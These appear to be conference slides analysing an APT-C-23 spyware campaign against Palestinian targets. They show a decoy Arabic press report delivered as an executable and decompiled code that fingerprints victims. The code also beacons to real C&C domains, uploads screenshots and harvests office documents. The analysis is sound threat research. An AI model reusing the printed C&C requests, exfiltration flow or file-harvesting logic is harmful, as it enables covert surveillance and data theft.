



the
BIG BANG
THEORY

BY APT-C-23




Who Am I?



@CurlyCyber
@_CPResearch_

APT-C-23

- **Threat group**
- **Early 2017**
- **Palestinian targets**
- **Micropsia, KasperAgent, FrozenCell**



Where It All Began



التقرير الإعلامي الشهري
(Monthly Press Report)

Monthly Press Report

29-3.doc [Compatibility Mode] - Word (Product Activation Failed)

MISSING PROOFING TOOLS This document contains text in Arabic (Yemen) which isn't being proofed. You may be able to get proofing tools for this language. Download Never Show Again

State of Palestine
The Political & National Guidance
Commission

دولة فلسطين
هيئة التوجيه السياسي والوطني

State of Palestine
The Political & National Guidance
Commission

دولة فلسطين
هيئة التوجيه السياسي والوطني

الخميس 29-3-2018

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قفيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.

توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات

رام الله - وقع وزير الاشغال العامة والإسكان مفيد الحسانينة، امس، اتفاق بدء العمل في مشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات، بقيمة 1.7 مليون يورو، بدعم ايطالي.

وقال الحسانينة، لدى استقباله ممثل غرفة التحكيم الفلسطينية الدولية موريانو كايوراليني، إن الشعبين الفلسطيني والإيطالي يملكان علاقات تاريخية، وإنها كانت دوما تدعم الشعب الفلسطيني، مضيفا ان الوزارة ستقدم الدعم والمتابعة خطوة بخطوة لهذا العمل والتعاون، كونه يعمل على تطوير ورفع كفاءة الكادر الوظيفي.

واتفق الطرفان على ارسال وفد من المهندسين والمقاولين لتدريبهم وتأهيلهم في ايطاليا خلال الفترة المقبلة، ليكونوا نواة العمل في مركز التدريب.

يُذكر أن المركز ستكون نواته الاولى في محافظة رام الله، ثم سينتقل في المرحلة الثانية الى قطاع غزة، وستمتد فترة العمل فيه لمدة ثلاثة أعوام، وسيكون مفتوحا لتدريب جميع القطاعات.

وزير العمل: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء

رام الله - قال وزير العمل مأمون ابو شهلا، أمس، إن 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بعد

Monthly Press Report

State of Palestine
The Political & National Guidance
Commission



دولة فلسطين
هيئة التوجيه السياسي والوطني

الخميس 2018-3-29

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.



The Political & National
Guidance Committee

Monthly Press Report

State of Palestine
The Political & National Guidance
Commission



دولة فلسطين
هيئة التوجيه السياسي والوطني

الخميس 29-3-2018

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.

Properties ▾	
Size	106KB
Pages	
Words	
Total Editing Time	0 Minutes
Title	سيادة العقيد/عصام أبو عوكل
Tags	None
Comments	None
Related Dates	
Last Modified	3/29/2018 8:08 AM
Created	3/29/2018 8:08 AM
Last Printed	1/20/2013 9:15 AM
Related People	
Author	 hasee
Last Modified By	 Admin

(Colonel Essam Abu Okel)

Monthly Press Report

State of Palestine
The Political & National Guidance
Commission



دولة فلسطين
هيئة التوجيه السياسي والوطني

الخميس 2018-3-29

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.



(Colonel Essam Abu Okel)

Monthly Press Report

State of Palestine
The Political & National Guidance
Commission



دولة فلسطين
هيئة التوجيه السياسي والوطني

الخميس 2018-3-29

التقرير الإعلامي اليومي

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.

الأعرج: العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية

Wed, 03/28/2018 - 13:43



القدس عاصمة فلسطين/ رام الله 2018-3-28 وفا- قال وزير الحكم المحلي حسين الأعرج، إن الوزارة بدأت العمل لإطلاق الشبكة الثقافية للمدن الفلسطينية، لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.

وأوضح الأعرج لدى استقباله اليوم الأربعاء، منسقة مجموعة العمل الثقافي في فلسطين، ممثلة مجموعة العمل الثقافي للمدن

الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن



الأربعاء 28/03/2018

Monthly (?) Press Report

State of Palestine
The Political & National Guidance
Commission



دولة فلسطين
هيئة التوجيه السياسي والوطني

الخميس 29-3-2018

التقرير الإعلامي اليومي
(Daily Press Report)

- توقيع اتفاق بدء العمل بمشروع المركز الفلسطيني للتدريب على إجراءات السلامة في قطاع المقاولات.. ووزير العمل يؤكد: 354 اجراء قانونيا اتخذ بحق منشآت مخالفة بقطاع البناء.
- وزير الحكم المحلي : العمل جار لإطلاق الشبكة الثقافية للمدن الفلسطينية لتكون من أوائل الدول التي تنشئ مثل هذه الشبكة الثقافية.
- هيئة التدريب العسكري تخرج الدورة التأسيسية الـ 27.
- الدفاع المدني يخرج دورتي قادة المراكز والحد من مخاطر الكوارث من الاردن.
- اختتام ورشة في قلقيلية للتوعية بمخاطر المخدرات.
- لقاء في وزارة النقل والمواصلات يناقش قضايا خاصة بمفتشي وضباط دوريات السلامة على الطرق.
- محكمة استئناف رام الله تحكم على متهمين بقضايا جنائية.



29-3.doc

Where It All Began



التقرير الإعلامي الشهري.exe





التقرير الإعلامي الشهري.exe



29-3.doc



DriverInstallerU.exe

Fun with DriverInstallerU

```
SHGetSpecialFolderPath(0, ::pszPath, 35, 0);  
v174 = sub_444028(v19);  
if ( !v174 )  
{  
    v124 = "You'll need error handling here!";  
    sub_45F21C(&v124, &PA.deinit);  
}
```

▲ The third parameter of `SHGetSpecialFolderPath()`, named `lpzPath`, is marked as `__out`.

7 Something like this should do:

▼

```
// Beware, brain-compiled code ahead!  
wchar_t buffer[MAX_PATH];  
BOOL result = SHGetSpecialFolderPath( hWnd  
                                     , buffer  
                                     , CSIDL_LOCAL_APPDATA  
                                     , false );  
if(!result) throw "You'll need error handling here!";  
std::wcout << buffer;
```

✓

Note: I haven't done any Win API work in years. Very likely someone comes along shortly pointing out where I blew it.

```
sub_425400("\\Interenet Assistant");  
sub_425400("\\Interenet Assistant\\Interenet Assistant.exe");
```

Fun with DriverInstallerU

```
OpenMutexA(0x1F0001u, 0, Name); // "InterenetAssistantN"
v147 = sub_444028(v40);
if ( v147 )
{
    v123 = 0;
    v179 = -1;
    sub_420F20(&v169);
    v16 = v123;
}
else
{
    CreateMutexA(0, 0, Name); // "InterenetAssistantN"
    v147 = sub_444028(v41);
    v68 = 0;
    v42 = sub_435060(&unk_4CBB94);
}
```

C&C

```
port = 80;
dwFlags = -2080049408;
lpzServerName = "lindamullins.info";
v140 = sub_4092F0((int)&v190, "/api/ZGV2aWNlcw==/Y21WeGRXVnpkSE09", &szHeaders, &unk_4A6599);
LOBYTE(v243) = 25;
v107 = sub_435CA0(&v190, v85, (int)&unk_4A659B);
if ( v118 )
{
    v139 = sub_41B780("([da-z.-]+).([a-z.]{2,6})([/w.-]*)*/?$", 1);
    v138 = v139;
    LOBYTE(v243) = 26;
    v107 = sub_417F60(v107, (int)&v190, v139, 0);
    v137 = v119;
    v181 = v119;
    LOBYTE(v243) = 25;
    sub_420E60(&v180);
    if ( v181 )
    {
        v179 = &v129;
        sub_41B930(&v190);
        v136 = (const CHAR *)sub_4068C0(v129);
        lpzServerName = v136;
    }
}
```

ZGV2aWNlcw==/Y21WeGRXVnpkSE09
devices/cmVxdWVzdHM=
devices/requests

C&C

```
v149 = sub_41BAD0(&unk_4A6557);
LOBYTE(v245) = 19;
v109 = sub_46745D("COMPUTERNAME");
sub_4346C0(v109);
sub_4346C0("");
v110 = sub_467452(L"USERNAME");
v148 = sub_41BC30(v110);
LOBYTE(v245) = 20;
sub_434330(80);
v147 = sub_41E670(&v200);
LOBYTE(v245) = 21;
v146 = sub_442340(&v199, &v201);
LOBYTE(v245) = 22;
sub_4345B0(&v199);
sub_4346C0("");
v111 = sub_402C60(0);
sub_46770B(v111);
for ( j = 0; j < 10; ++j )
{
    v197 = sub_4676EA() % 26 + 65;
    v107 = sub_4254A0((int)&v202, v107, v197);
}
}
```

C&C

```
v14 = 0;
v16 = "name=%s&os=%s&appname=%s&av=%s";
v13 = (void *)sub_409780(&v15);
v12 = v13;
v19 = 0;
v3 = sub_435060(v13, xmm0_4_0);
v5 = sub_4098E0(Name, v4); // "InterenetAssistantN"
v6 = wsprintfA(&Optional, v16, a2, v5);
v8 = sub_444028(v7, &v11 == &v11, v6, v3);
v19 = -1;
sub_420F20(&v15);
v9 = sub_4092F0(v8, a1, "/api/serv/create", "Content-Type: application/x-www-form-urlencoded", &Optional);
```

```
POST https://spgbotup.club/api/serv/create HTTP/1.1..Content-Type: application/x-www-form-urlencoded..User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)..Host: spgbotup.club..Content-Length: 89..Cache-Control: no-cache....name=
os=Windows 7&appname=InterenetAssistantN&av=
```

Functions

```
{  
  "Penny": "True",  
  "Wolowitz_Helberg": "False",  
  "Celal_AI": "False",  
  "runfile": "False",  
  "Nayyar_Sonmez": "False",  
  "Koothrappali": "False",  
  "Bialik_Gokhan": "False",  
  "Hofstadter": "False",  
  "Parsons_Sheldon": "False",  
  "Reshad_Strik": "False",  
  "Pinar8": "False",  
  "Mehmet7": "False",  
  "Bahar6": "False"  
}
```

```
v273 = "/api/serv/requests/%s";  
v293 = &v275;  
wsprintfA(&v274, "/api/serv/requests/%s", &v275);  
sub_444028(v1);  
while ( 1 )  
{  
  sub_4092F0((int)&v272, &v274, 0, 0);  
  v296 = 0;  
  if ( !sub_435CA0("ERROR") )  
    goto LABEL_76;  
  v271 = sub_43A020(&v272, (int)"sorry Not", 0);
```

Functions

```
{  
  "Penny": "True",  
  "Wolowitz_Helberg": "False",  
  "Celal_AI": "False",  
  "runfile": "False",  
  "Nayyar_Sonmez": "False",  
  "Koothrappali": "False",  
  "Bialik_Gokhan": "False",  
  "Hofstadter": "False",  
  "Parsons_Sheldon": "False",  
  "Reshad_Strik": "False",  
  "Pinar8": "False",  
  "Mehmet7": "False",  
  "Bahar6": "False"  
}
```

```
POST https://spgbotup.club/api/serv/requests/  
[REDACTED] HTTP/  
1.1..User-Agent: Mozilla/4.0 (compatible; MSIE  
7.0; Windows NT 6.1; WOW64; Trident/7.0; SL  
CC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729;  
.NET CLR 3.0.30729; Media Center PC 6.0; .NET  
4.0C; .NET4.0E; InfoPath.3)..Host: spgbotup.c  
lub..Content-Length: 0..Cache-Control: no-cac  
he....
```

```
HTTP/1.1 200 OK..Date: Thu, 07 Jun 2018 11:35  
:40 GMT..Server: Apache..X-Powered-By: PHP/5.  
6.36..Cache-Control: no-cache, private..X-Rat  
eLimit-Limit: 60..X-RateLimit-Remaining: 59..  
Content-Type: application/json..Content-Lengt  
h: 273....{"Penny": "True", "Wolowitz_Helberg":  
"False", "Celal_AI": "False", "runfile": "False",  
"Nayyar_Sonmez": "False", "Koothrappali": "False",  
"Bialik_Gokhan": "False", "Hofstadter": "False",  
"Parsons_Sheldon": "False", "Reshad_Strik": "F  
alse", "Pinar8": "False", "Mehmet7": "False", "Bah  
ar6": "False"}
```

Big Bang



Big Bang



Big Bang

```
{  
  "Penny": "True",  
  "Wolowitz_Helberg": "False",  
  "Celal_AI": "False",  
  "runfile": "False",  
  "Nayyar_Sonmez": "False",  
  "Koothrappali": "False",  
  "Bialik_Gokhan": "False",  
  "Hofstadter": "False",  
  "Parsons_Sheldon": "False",  
  "Reshad_Strik": "False",  
  "Pinar8": "False",  
  "Mehmet7": "False",  
  "Bahar6": "False"  
}
```

```
v288 = sub_43A020("Penny", 0);  
if ( v288 != -1 )  
{  
  sub_41E020("Penny", 46, v171);  
  LOBYTE(v313) = 4;  
  v121 = sub_4164D0(&v281, &v282);  
  sub_422A50(v121);  
  sub_420F20(&v281);  
  LOBYTE(v313) = 3;  
  sub_4218D0(&v282);  
  if ( !sub_435CA0("True") )  
  {
```

Big Bang

```
{  
  "Penny": "True",  
  "Wolowitz_Helberg": "False",  
  "Celal_AI": "False",  
  "runfile": "False",  
  "Nayyar_Sonmez": "False",  
  "Koothrappali": "False",  
  "Bialik_Gokhan": "False",  
  "Hofstadter": "False",  
  "Parsons_Sheldon": "False",  
  "Reshad_Strik": "False",  
  "Pinar8": "False",  
  "Mehmet7": "False",  
  "Bahar6": "False"  
}
```

```
sub_41B930(&v280);  
LOBYTE(v313) = 6;  
v278 = sub_43A150(L"\\", -1);  
v4 = sub_43C0F0(&v279);  
v120 = sub_4420E0(&v277, v278 + 1, v4);  
sub_422A50(v120);  
sub_420F20(&v277);  
v310 = (char *)50;  
v5 = sub_435060(&v279);  
sub_466E80(&v276, v5, v310);  
v310 = (char *)150;  
v6 = sub_435060(&v280);  
sub_466E80(&FileName, v6, v310);  
v273 = "/api/seru/requests/%s/Penny";  
v310 = &v292;  
wsprintfA (&szObjectName, "/api/seru/requests/%s/Penny", &v292);  
sub_444028(v8, v7);
```

Big Bang

```
{  
  "Penny": "True",  
  "Wolowitz_Helberg": "False",  
  "Celal_AI": "False",  
  "runfile": "False",  
  "Nayyar_Sonmez": "False",  
  "Koothrappali": "False",  
  "Bialik_Gokhan": "False",  
  "Hofstadter": "False",  
  "Parsons_Sheldon": "False",  
  "Reshad_Strik": "False",  
  "Pinar8": "False",  
  "Mehmet7": "False",  
  "Bahar6": "False"  
}
```

```
POST https://spgbotup.club/api/serv/requests/  
[REDACTED]/Penny  
HTTP/1.1..Content-Type: multipart/form-data;  
boundary=-----7d82751e  
2bc0858..User-Agent: WINDOWS..Host: spgbotup.  
club..Content-Length: 243403..Cache-Control:  
no-cache....-----7d82  
751e2bc0858..Content-Disposition: form-data;  
name="bas"; filename="20180607-12-34-03.psk"  
..Content-Type: ..Content-Length: 243187....ÿ@  
ÿà. JFIF .....ÿÛ.C.....  
.....$. ' ", #.. (7), 01444.'9=82<.342ÿÛ.  
C.....2!. !22222222222222222222222222222222  
2222222222222222222222ÿÀ....8.....ÿÄ...  
.....ÿÄ.p.....  
...}!1A..Qa."q.2...;#B±Ä.RÑ8$3br.....  
...%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvw  
xyz.....çfx¥!$`@^*~'µ¶·,¹º»¼½¾¿  
ÈÉÊËÌÍÎÏÐÑÒÓÔÕÖ×ØÙÚÛÜÝÞßàáâãäåæçèéêëìíîïðñ  
.....ÿÄ.p.....w.....  
...!1..AQ.aq."2...B.;±Ä.#3R8.brÑ..$4á%ñ....&'(  
)*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....  
.....çfx¥!$`@^*~'µ¶·,¹º»¼½¾¿ÈÉÊËÌÍÎÏÐ  
×ØÙÚÛÜÝÞßàáâãäåæçèéêëìíîïðñ.+.úóì. |M..  
kW:T.ZÍ$.s+Í.w(o°.z.y.»Yé?.uB.1ð0Û°00w.(FÄ  
.úg,.súWF...Öô1'-.iiæOâ.$\\C<.,N.5.9núÝ.¶F  
!|÷.Lc#0xit»æ0,|÷.E.H..÷.Èi...#*qÄ,8d...µ  
+.<İ5.W.è$.*) .2"XyÑñuz.~üv>.áBù.Mÿ.÷.úS%Vè..  
÷U¶ú.FRkVkv..j.Î..;o!Û-RiÛ$H`Ä.G8.÷.ç.~kàýG..  
...; )ðhíRàÛÀöOuvsóm.x9YÇ~µ.8sE;OôÊ.°g`ÚÍi*µSé×  
.6éðB3d.Y3i0».AEöi[uÄ..aM"è.°ç.°Gö@ÛpÈàçw9
```

Comments [*sic*]

- **install prog: There is no old file in temp**
- **install prog: Download file txt and convert it to exe :)**
- **install prog: Create Task after 5 min to run File from tmp**
- **install prog: prog will delete old tmp file**
- **Run file: my prog is Exit.**

```
if ( v123 )
{
    v121 = &v289;
    sub_41BAD0("UnVuIEZpbGU6IE15IHByb2cgaXMgRXhpdC4=");
    sub_40B8F0(v289);
    sub_4676C5(1u);
}
```

```
sub_41BAD0("UXBkYXR1IHByb2c6IFRoZXJlIG1zIG5vIG9sZCBmaWx1IGluIHR1bXAu");
sub_40B8F0(v288);
v59 = sub_41BAD0("appali");
LOBYTE(v296) = 54;
sub_40D9A0(&v180, &v182, v59);
LOBYTE(v296) = 56;
sub_420F20(&v179);
v27 = sub_402C60(0);
sub_46770B(v27);
```

Dirilis Ertugrul



Dirilis Ertugrul



Dirilis Ertugrul

```
a1 = sub_435CA0(&v29, a1, (int)"doc");
if ( !v9 )
    goto LABEL_42;
a1 = sub_435CA0(&v29, a1, (int)"docx");
if ( !v10 )
    goto LABEL_42;
a1 = sub_435CA0(&v29, a1, (int)"odt");
if ( !v11 )
    goto LABEL_42;
a1 = sub_435CA0(&v29, a1, (int)"xls");
if ( !v12 )
    goto LABEL_42;
a1 = sub_435CA0(&v29, a1, (int)"xlsx");
if ( !v13
    || (a1 = sub_435CA0(&v29, a1, (int)"ppt"), !v14)
    || (a1 = sub_435CA0(&v29, a1, (int)"pptx"), !v15)
    || (a1 = sub_435CA0(&v29, a1, (int)"accdb"), !v16)
    || (a1 = sub_435CA0(&v29, a1, (int)"accde"), !v17)
    || (a1 = sub_435CA0(&v29, a1, (int)"mdb"), !v18)
    || (a1 = sub_435CA0(&v29, a1, (int)"pdf"), !v19)
    || (a1 = sub_435CA0(&v29, a1, (int)"csv"), !v20) )
{
LABEL_42:
    sub_443D10(a2, (const char *)L"%s\n", (unsigned int)&FileName);
}
```

doc, docx, odt, xls, xlsx, ppt, pptx, accdb, accde, mdb, pdf, csv

???



???



Malware Overview

- **Persistent**
- **C&C address, backup**
- **Fingerprints victims**
- **Multiple functionalities**
- **Multi-stage attack**
- **Specific victims**




Similar Samples?

- **InterenetAssistant**
- **WinGraphicDriver**
- **BMW_x1, BMW_x2, ..., BMW_x8**
- **Same functionality**



Back to the C&C



Connections to APT-C-23

Delphi Used To Score Against Palestine

This blog was authored by [Paul Rascagneres](#) and [Warren Mercer](#) with contributions from [Emmanuel Tacheau](#), [Vanja Svajcer](#) and [Martin Lee](#).


EXECUTIVE SUMMARY

Talos continuously monitors malicious emails campaigns. We identified one specific spear phishing campaign launched against targets within Palestine, and specifically against Palestinian law enforcement agencies. This campaign started in April 2017, using a spear phishing campaign to deliver the MICROPSIA payload in order to remotely control infected systems. Although this technique is not new, it remains an effective technique for attackers.

Connections to APT-C-23

Decoy Document

The decoy document displayed, InternetPolicy.pdf, is a scanned document by the Ministry Of Interior of the State Of Palestine, signed by Dr Alaa Mousa, Minister of Communications & Technologies:



Connections to APT-C-23

Decoy Document

The decoy document displayed, InternetPolicy.pdf, is a scanned document by the Ministry Of Interior of the State Of Palestine, signed by Dr Alaa Mousa, Minister of Communications & Technologies:




Reference to TV Show Characters

In the analysed variant, we identify several reference to TV Show characters in the network communication and the URLs used by this actor:

- sheldon-cooper[.]info: this URL is a reference to one of the main characters of "The Big Bang Theory" named Sheldon Cooper;
- Camilleoconnell[.]website: this URL is a reference to Camille O'Connell, the main actress of "The Vampire Diaries" and "The Originals";
- Mikasa Ackerman is a json key returned by the CC. And this name is a character in "Attack on Titan";
- /White_Walker/ in the URL is a species in the TV Show "Game of Thrones";
- Deanerys is a variable used during Web request. This is the name of a character in "Game of Thrones";
- Lord_varys is another json key returned by the CC. This is the name of a "Game of Thrones" character.

